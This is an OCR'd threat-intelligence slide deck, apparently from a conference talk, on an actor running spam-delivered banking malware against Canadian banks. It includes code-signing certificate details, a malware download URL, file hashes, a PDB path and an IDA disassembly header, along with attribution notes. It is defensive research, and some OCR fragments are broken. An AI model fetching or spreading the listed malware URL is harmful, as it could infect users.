
✓ The signature was time stamped by Symantec Corporation on Wednesday, July 11, 2018 08:16:29 PM (local time).

The following certificates are contained in the signature.

Signature Certificates

Subject	CN=WINTERS & CO LIMITED, O=WINTERS & CO LIMITED, STREET=54 Sun Street, L=WALTHAM ABBEY,
Issuer	CN=COMODO RSA Code Signing CA, O=COMODO CA Limited, L=Salford, S=Greater Manchester, C=GB
Serial Number	0A5B7D5F39F9298CBF31C6D383182DD9
Valid From	21-MAY-2018
Valid To	22-MAY-2019

http://www.atakoygunlukevkiralama.com/WintersLCorp.exe (July 2018)



The fil

The sig

ie).

The following c

Signature (

WINTERS & CO LIMITED

54 Sun Street, Waltham Abbey, Essex, EN9 1EJ

ACTIVE ⓘ Accounts: 2017 Age: 5 Year(s) Directors: 3 Company No: 08536251

Subject	CN=WINTERS & CO LIMITED, O=WINTERS & CO LIMITED, STREET=54 Sun Street, L=WALTHAM ABBEY,
Issuer	CN=COMODO RSA Code Signing CA, O=COMODO CA Limited, L=Salford, S=Greater Manchester, C=GB
Serial Number	0A5B7D5F39F9298CBF31C6D383182DD9
Valid From	21-MAY-2018
Valid To	22-MAY-2019

ACTOR ATTACKING CANADIAN BANKS


- Actor *modus operandi*
  - Buy SMTP credentials and/or Canadian “corp” e-mail addresses
  - Spread malware via SPAM (malvertising in the past)
  - Objective of using malware is stealing banking credentials
  - Connect to online banking to find a way to make fraud

ACTOR ATTACKING CANADIAN BANKS

- Who is behind these campaigns?

ACTOR ATTACKING CANADIAN BANKS

- Who is behind these campaigns?
  - PDB path
    - ARS VBS Loader plugins
  - We know ***cot*** is the developer
    - Who is the client?
      - AIRNAINE?
        - Proofpoint: TA545



```
; Input SHA256 : AB8E06D326FDD5822D62A932BFAC5025842364B2483FB5A5D4B123F9017222E9
; Input MD5    : BA16061BD899BE6425E575E6AB5B24A3
; Input CRC32  : D881A9DA

; File Name    : /tmp/NDL.dll
; Format       : Portable executable for 80386 (PE)
; Imagebase    : 10000000
; Timestamp    : 5AFE016C (Fri May 18 00:25:48 2018)
; Section 1. (virtual address 00001000)
; Virtual size                  : 0000897B (  35195.)
; Section size in file          : 00008A00 (  35328.)
; Offset to raw data for section: 00000400
; Flags 60000020: Text Executable Readable
; Alignment     : default
; PDB File Name : C:\Users\COT\Documents\Visual Studio 2012\Projects\AIRNAINE\Release\NaineDllPeRunner.pdb
; OS type         :  MS Windows
; Application type:  DLL 32bit

                include uni.inc ; see unicode subdir of ida for info on unicode

                .686p
                .mmx
                .model flat
```

ACTOR ATTACKING CANADIAN BANKS

- Who is behind these campaigns?
  - Active at least since 2015
  - Most likely Canadian
  - Main objective: banking fraud against Canadian banks
  - Hiring / renting / buying everything (MaaS)
  - Good contacts in the Eastern-Europe underground community
    - Panda Banker
    - SmokeLoader
    - Onliner Spambot
    - ARS VBS Loader / ZeroEvil (*cot*)

CONCLUSIONS

- ARS VBS Loader has evolved to become a functional botnet
  - Don't underestimate VBS botnets! They are harmful too!
- New stealer in town: ZeroEvil (ARS's brother)
- AirNaine / TA545 is an active threat for Canadian banks and users
  - Using different tools/services, same objective: performing fraud
    - Just trying to find what gets the most benefits with the minimum effort
  - Expect different malware and methods used by the actor
  - Active at least since 2015, it does not seem to stop short-term

ACKNOWLEDGEMENTS

- Virus Bulletin
- Blueliv Labs team (you rock!)
- Proofpoint, especially Kafeine

Q&A

@ jose.esparza@blueliv.com

in http://es.linkedin.com/in/josemiguelesparza

@EternalToDo

THANKS!!

jose.esparza@blueliv.com

http://es.linkedin.com/in/josemiguelesparza

@EternalToDo